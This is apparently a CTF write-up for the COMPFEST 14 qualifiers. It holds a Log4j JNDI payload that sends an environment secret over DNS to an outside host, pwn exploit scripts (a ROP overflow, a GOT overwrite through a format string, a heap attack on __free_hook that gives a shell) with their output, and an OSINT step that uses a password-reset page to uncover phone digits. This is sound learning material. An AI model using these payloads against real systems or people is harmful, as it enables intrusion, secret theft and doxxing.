Writeup Penyisihan COMPFEST 14
Peserta

bleedz
ijat for compfest
bhrdn

Misc


Sanity Check

COMPFEST14{_good_luck_
and_have_fun__uWu_}

Flag: COMPFEST14{_good_luck_and_have_fun__uWu_}

Seamulator

`nc 103.185.38.43 13000` dan soal ini mengharuskan kita mendapatkan $20.000 dalam 7 langkah. Pola yang saya dapat seperti berikut.



Swim: x10 (kali 10)
Eat: +12 (tambah 12)
Jump: x2 (kali 2) 01:15 PM


Starting coin: 1 01:16 PM

Target 20.000 dalam 7 action 01:16 PM

solved 01:20 PM

Berikut solver yang saya buat.

```python
from pwn import remote

r = remote("103.185.38.43", 13000)

actions = ["4", "4", "4", "3", "2", "2", "2", "5"] # pola action

for act in actions:
    act = act.encode()
    r.recv()
    r.sendline(act)

print(r.recvline())
```




```
me@nowhere:~/COMPFEST14$ python3 solver_sea.py
[+] Opening connection to 103.185.38.43 on port 13000: Done
b'Nice! Here is the flag : COMPFEST14{s3amUlat0r_v3ry_e4sy_63e2c19257}\n'
[*] Closed connection to 103.185.38.43 port 13000
me@nowhere:~/COMPFEST14$
```

Flag: COMPFEST14{s3amUlat0r_v3ry_e4sy_63e2c19257}

WaifuDroid 3

Terdapat filter pada bot Nadenka yang mengharuskan menggunakan JSFuck.

```javascript
let content = [];

content.push(

"(+[![]]+[+(+!+[]+(!+[]+[])[!+[]+!+[]+!+[]]+[+!+[]]+[+[]]+[+[]]+[+[]])])[+!+[]+[+[]]]"
);
content.push("(!![]+[])[!+[]+!+[]+!+[]]");
content.push("(![]+[])[!+[]+!+[]+!+[]]");
content.push(

"(+[![]]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+!+[]]]"
);
content.push('([NaN]+[]["flat"]["constructor"])[1+[2]]');
content.push("(![]+[])[!+[]+!+[]]");
content.push("(![]+[])[+!+[]]");
content.push('(false+[0]+([]+[])["constructor"])[2+[0]]');

console.log(content.join("+"));
```



Nadenka BOT Today at 7:24 PM

I guess yes flag after all!


`COMPFEST14{w0w_jS_iS_s0_we1rD_HuH_s3r10u5lY_w0t_wos_dat_d0baa4f9d0}`

Flag: COMPFEST14{w0w_jS_iS_s0_we1rD_HuH_s3r10u5lY_w0t_wos_dat_d0baa4f9d0}

Osint

I forgot something important


Diberikan link facebook https://www.facebook.com/profile.php?id=100082501329298 dan saat dibuka akan redirect ke profile facebook dengan username `vallaisonnayskala`. Setelah mendapatkan username tersebut kami mencoba mencari username tersebut dengan google. Kami menemukan akun youtube dengan link berikut https://www.youtube.com/channel/UCWmKsFlJrkTojli1FtLKQjA dan terdapat video yang berisi potongan nomor hp Rozaliya Virtchelovek.



```
contact
vallaiso
67651026
```

```
Hello! Welcom

https://githu

--------------
Apps
--------------

Paint, Sound
by Isaiah Odh
         https
         https
         https

Minesweeper b
         https
```

`67651026` karena pada clue flagnya berisi 2 digit angka kode negara dan 10 digit angka nomor hp berarti kita memerlukan 2 digit dari belakang nomor hp tersebut. Terdapat email yahoo pada deskripsi channel tersebut vallaisonnayskala@yahoo.com, lalu kami mencoba mendapatkan potongan nomor hp tersebut dengan fitur lupa password pada yahoo.



vallaisonnayskala@yahoo.com

Jika Anda memiliki akses ke ponsel ini,
harap verifikasi angka yang hilang


+4* *** *** __ 08

Karena pada deskripsi soal terdapat info bahwa Rozaliya pindah ke Austria, maka 2 nomor depan ada 43 dan 2 digit angka terakhir adalah 08.

Flag: COMPFEST14{+436765102608}

Rookie Mistake

Buka Wayback Machine (https://web.archive.org/) lalu input subdomain `ctf.compfest.id` buka archive tanggal 8 Agustus 2022 dan lihat source code.



web.archive.org/web/20220808150226/http://ctf.compfest.id/

Where did my CTF platform go?!?!

Hopefully no one notices this fatal mistake that I made... ٩(๑•̀ᴗ•́)۶

```
<!DOCTYPE html>
<html>
  <head>…</head>
  <body>
    <div id="wm-ipp-base" lang="en" style="display: block; direction: ltr;">…</div>
    <div id="wm-ipp-print">…</div>
    <script type="text/javascript">…</script>
    <!-- END WAYBACK TOOLBAR INSERT -->
    <div class="text-center">…</div>
    <!-- COMPFEST14{oh_noo_the_platform_got_leaked_in_dev?!?_669ff817a1} --> == $0
    <!--
         FILE ARCHIVED ON 15:02:26 Aug 08, 2022 AND RETRIEVED FROM THE
         INTERNET ARCHIVE ON 11:46:54 Sep 03, 2022.
         JAVASCRIPT APPENDED BY WAYBACK MACHINE, COPYRIGHT INTERNET ARCHIVE.

         ALL OTHER CONTENT MAY ALSO BE PROTECTED BY COPYRIGHT (17 U.S.C.
         SECTION 108(a)(3)).
    -->
    <!--
    playback timings (ms):
      captures_list: 74.06
      exclusion.robots: 0.276
      exclusion.robots.policy: 0.264
      cdx.remote: 0.089
      esindex: 0.013
      LoadShardBlock: 44.983 (3)
      PetaboxLoader3.datanode: 56.434 (4)
      CDXLines.iter: 18.46 (3)
      load_resource: 105.158
      PetaboxLoader3.resolve: 68.876
    -->
  </body>
</html>
```

Flag: COMPFEST14{oh_noo_the_platform_got_leaked_in_dev?!?_669ff817a1}


Web

Log4baby

Diberikan website http://103.185.38.238:14401/ dan source code yang mana website tersebut menyimpan log user agent. Karena disini website tersebut menggunakan Log4J kami melakukan exploit dengan jndi.

Payload:

```
${${::-j}${::-n}${::-d}${::-i}:dns://${env:SECRET}.s6oqx673yw42wrpf.b.requestbin.net}
```



DNS thats_your_log4j_chall_now_lets_save_the_planet_eee7d7c6ff.s6oqx673yw42w[illegible]b.requestbin.net.

2h ago
From 103.167.132.10

DATA
thats_your_log4j_chall_now_lets_save_the_planet_eee7d7c6ff

Flag: COMPFEST14{thats_your_log4j_chall_now_lets_save_the_planet_eee7d7c6ff}

Rev

Baby Jason Adler

Diberikan file “adler” yang berisi script js yang digunakan untuk mengenkripsi flag dan “enc.txt” merupakan hasil enkripsi flag. Berikut “adler” yang sudah di-beautify.

```
enc = [];
holder1 = [];
holder2 = [];

fl4g.split("").map((x, y) => {
      !y ? holder1[y] = x.charCodeAt(0) + 1 : holder1[y] =
((x.charCodeAt(0) + holder1[y - 1]) % (2 ** 9 << 16))
});

holder1.map((zZ, hh) => {
      !hh ? holder2[hh] = holder1[hh] : holder2[hh] = (zZ + holder1[hh -
1]) % (2 ** 9 << 8)
});

enc = holder1.concat(holder2);

enc.map((wkwk, zz) => {
      enc[zz] = String.fromCharCode(wkwk)
});

enc = enc.join("")
```

Saya tidak mengambil cara pusing yaitu dengan me-reverse fungsi tersebut untuk mendapatkan flag. Yang kami lakukan adalah bruteforce byte-per-byte flag dengan mencocokan hasil enkripsi dengan “enc.txt”.

Solver dengan sedikit optimasi jika pengecekan tidak berhasil.

```
#!/usr/bin/python3

def encrypt(flag):
      a = []
      b = []

      for i in range(len(flag)):
      if i:
            a.append((flag[i] + a[i-1]) % (2 ** 9 << 16))
      else:
            a.append(flag[i] + 1)
```

```
    for i in range(len(a)):
    if i:
        b.append((a[i] + a[i-1]) % (2 ** 9 << 8))
    else:
        b.append(a[i])

    c = [chr(c) for c in a + b]
    return ''.join(c).encode()

encrypted_flag = open('enc.txt', 'rb').read()
flag = b'COMPFEST14'

while not flag.endswith(b'}'):
    opt = 0
    found = False
    while not found:
    for c in range(0x20, 0x7f):
        encrypted = encrypt(flag + bytes([c]))
        size_check = len(encrypted) // 2
        if encrypted[:size_check - opt] in encrypted_flag:
        flag += bytes([c]); found = True
        print(flag)
        break
    opt += 1
```

```
b'COMPFEST14{'
b'COMPFEST14{4'
b'COMPFEST14{4d'
b'COMPFEST14{4dl'
b'COMPFEST14{4dle'
b'COMPFEST14{4dler'
b'COMPFEST14{4dler_'
b'COMPFEST14{4dler_c'
b'COMPFEST14{4dler_ch'
b'COMPFEST14{4dler_ch3'
b'COMPFEST14{4dler_ch3c'
b'COMPFEST14{4dler_ch3cc'
b'COMPFEST14{4dler_ch3ccs'
b'COMPFEST14{4dler_ch3ccs0'
b'COMPFEST14{4dler_ch3ccs0m'
b'COMPFEST14{4dler_ch3ccs0me'
b'COMPFEST14{4dler_ch3ccs0me_'
b'COMPFEST14{4dler_ch3ccs0me_1'
b'COMPFEST14{4dler_ch3ccs0me_1s'
b'COMPFEST14{4dler_ch3ccs0me_1s_'
b'COMPFEST14{4dler_ch3ccs0me_1s_f'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7e'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_'
```

```
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_c'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_cR'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_cRC'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_cRC!'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_cRC!!'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_cRC!!_'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_cRC!!_0'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_cRC!!_02'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_cRC!!_024'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_cRC!!_0240'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_cRC!!_0240f'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_cRC!!_0240f1'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_cRC!!_0240f11'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_cRC!!_0240f11c'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_cRC!!_0240f11cc'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_cRC!!_0240f11cc5'
b'COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_cRC!!_0240f11cc5}'
```


Flag: COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_cRC!!_0240f11cc5}

Pwn

Smart Identifier

Buffer-overflow karena input menggunakan gets dan gunakan nullbyte untuk bypass pengecekan strlen, tinggal rop ke fungsi “win”.

```
#/usr/bin/python3

from pwn import *

context.arch = 'amd64'

PATH = './chall'

HOST = '103.167.132.188'
PORT = 14917


def exploit(r):
      r.recvline(0)
      payload  = b'\0' * 0x58
      payload += p64(0x40101A) # ret
      payload += p64(elf.sym.win)

      r.sendline(payload)
      info(r.recvall().decode())

      r.interactive()

if __name__ == '__main__':
      elf  = ELF(PATH, checksec = True)
      # libc = ELF(elf.libc.path, checksec = False)

      if args.REMOTE:
          r = remote(HOST, PORT)
      else:
          r = elf.process(aslr = 0, env = {})
      exploit(r)
```



```
abd@zeronight:~/ctfs/compfest/quals/pwn/smart$ python3 solve.py REMOTE
[*] '/home/abd/ctfs/compfest/quals/pwn/smart/chall'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Opening connection to 103.167.132.188 on port 14917: Done
[+] Receiving all data: Done (74B)
[*] Closed connection to 103.167.132.188 port 14917
[*] Who are you
    COMPFEST14{s0_yoU_4re_tHe_0Ne_Who_bOf_m3_yEsTErDay_b76e3fe780}
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
```

Flag: COMPFEST14{s0_yoU_4re_tHe_0Ne_Who_bOf_m3_yEsTErDay_b76e3fe780}

Time Capsule… Mail??


Format string attack dengan buffer di-stack. Send mail buffer hanya 8 byte, tetapi karena buffer bersebelahan dan input menggunakan fungsi “read” maka antara buffer mail tidak ada nullbyte-nya. Jadi kita bisa mendapatkan format string dengan panjang 24 byte.

```
// sendMail
if ( index <= 3 ) {
      if ( index >= 0 ) {
          puts("Enter your mail content");
          printf("> ");
          read(0, (8 * (3 - index) + buffer), 8uLL);
      } else {
          puts("You can't send a mail into the future");
      }
} else {
      puts("What did i just say :/");
}
```

```
// readMail
if ( index <= 3 ) {
      if ( index >= 0 ) {
      mail = (8 * (3 - index) + buffer);
      printf(mail); // BuG
      } else {
      puts("Are you trying to read a mail from the future?");
      }
} else {
      puts("Can't read that mail anymore :(");
}
```

Karena area .got writeable, kita dapat overwrite exit@got ke fungsi win dengan format string tadi, dan men-triggernya dengan melakukan exit.

```
#/usr/bin/python3

from pwn import *

context.arch = 'amd64'

PATH = './patched'
LIBC = './libc-2.27.so'

HOST = '103.167.132.188'
PORT = 12744

def send(idx, data):
      r.sendlineafter(b"> ", b"1")
      r.sendlineafter(b"> ", f"{idx}".encode())
      if type(data) == str:
      data = data.encode()
      r.sendafter(b"> ", data)

def read(idx):
      r.sendlineafter(b"> ", b"2")
      r.sendlineafter(b"> ", f"{idx}".encode())
      return r.recvline(0)

def write(addr, val, n = 4):
      for i in range(n):
          target = val & 0xFFFF
          padding = 6 - len(str(target))
          send(0, p64(addr + (2 * i)))
          send(1, b'%15$hn__')
          send(2, f'%{target - padding}x'.ljust(8, 'X').encode())
          read(2)
          val >>= 16

def exploit(r):
      send(0, "%19$p")
      libc_start_main = eval(read(0))
      libc.address = libc_start_main - 0x21c87

      info(hex(libc.address))

      win = libc.address + 0x60e36e # aslr-off
      win = libc.address + 0x61436e

      info(hex(win))

      write(elf.got.exit, win, n = 3)

      r.interactive()
if __name__ == '__main__':

      elf  = ELF(PATH, checksec = True)
      libc = ELF(LIBC, checksec = False)

      if args.REMOTE:
          r = remote(HOST, PORT)
      else:
          r = elf.process(aslr = 1, env = {'LD_PRELOAD' : LIBC})
      exploit(r)
```



```
abd@zeronight:~/ctfs/compfest/quals/pwn/mail$ python3 solve.py REMOTE
[*] '/home/abd/ctfs/compfest/quals/pwn/mail/patched'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3fe000)
    RUNPATH:  b'/home/abd/ctfs/compfest/quals/pwn/mail'
[+] Opening connection to 103.167.132.188 on port 12744: Done
[*] 0x7f05594f3000
[*] 0x7f0559b0736e
[*] Switching to interactive mode
Menu:
1. Send mail
2. Read mail
3. Exit
> $ 3
Bye.
COMPFEST14{H3ya_tH3r3_1tS_Me_y0ur_fuTur3_s3lf_0cc4077022}[*] Got EOF while reading in interactive
$
```

Flag: COMPFEST14{H3ya_tH3r3_1tS_Me_y0ur_fuTur3_s3lf_0cc4077022}

Tosaki Mimi


Stripped C++ Binary. Karena hasil dekompilasi yang dihasilkan sangat berantakan, kami melakukan trial dan error dan sedikit debug dengan gdb di beberapa fitur challenge.

Hasilnya, bug terdapat pada saat “swap” yang dimana tidak ada batas dimana index task yang akan di swap. Ini akan menimbulkan out-of-bound. Dengan ini kita bisa melakukan arbitrary read dan write pada range heap memory.

Untuk leak libc, dapat dilakukan dengan input “employee name” dengan panjang >0x780. Karena alokasi memory std::cin yang amortized. Ini akan membuat suatu heap struct dengan size 0x780 di-free dan akan masuk ke large-bin yang menyimpan pointer dari “main_arena”. Tingga swap dengan index yg valid, maka akan didapatkan alamat libc.

Selanjutnya, tinggal overwrite salah satu pointer “tcache_bins” yang terdapat pada “tcache_perthread_struct” ke “free_hook”-0x10, untuk prepare string “/bin/sh” dan overwrite ke “system” agar pada saat free, yang di-free adalah pointer “/bin/sh” untuk mendapatkan RCE.

```
#/usr/bin/python3

from pwn import *

context.arch = 'amd64'

PATH = './tosakimimi'

HOST = '103.167.132.188'
PORT = 13257

def add_task(t_id):
      r.sendlineafter(b"> ", b"1")
      r.sendlineafter(b": ", f"{t_id}".encode())
      r.recvline(0)

def swap(id1, id2):
      r.sendlineafter(b"> ", b"2")
      r.recvline(0)

      ret = []
      while b'task' in r.recv(5):
          ret.append(int(r.recvline(0).split()[-1]))

      r.sendlineafter(b":", f"{id1} {id2}".encode())
      r.recvline(0)
      return ret


def exploit(r):
      r.sendlineafter(b": ", b'A' * 0x790)

      add_task(0xdead)
      add_task(0xbeef)

      a = swap(1, -722)
      b = swap(2, -720)

      libc.address = b[0] - 0x1ed0b0
      info(hex(libc.address))

      add_task(libc.sym.__free_hook - 0x10)
      c = swap(3, -10642)

      # quit
      r.sendlineafter(b"> ", b"4")
      r.sendlineafter(b": ", b'/bin/sh'.ljust(0x10, b'\0') +
p64(libc.sym.system) + p64(libc.sym.system))


      r.interactive()

if __name__ == '__main__':
      elf  = ELF(PATH, checksec = True)
      libc = ELF(elf.libc.path, checksec = False)

      if args.REMOTE:
          r = remote(HOST, PORT)
      else:
          r = elf.process(aslr = 0, env = {})
      exploit(r)
```



```
[+] Opening connection to 103.167.132.188 on port 13257: Done
[*] 0x7f6283cc3000
[*] Switching to interactive mode
$ ls
bin
core.80
core.81
dev
flag.txt
lib
lib32
lib64
libx32
tosakimimi
usr
$ cat flag*
COMPFEST14{mimitaya_is_cute_26fa72}
$ exit
```

Flag: COMPFEST14{mimitaya_is_cute_26fa72}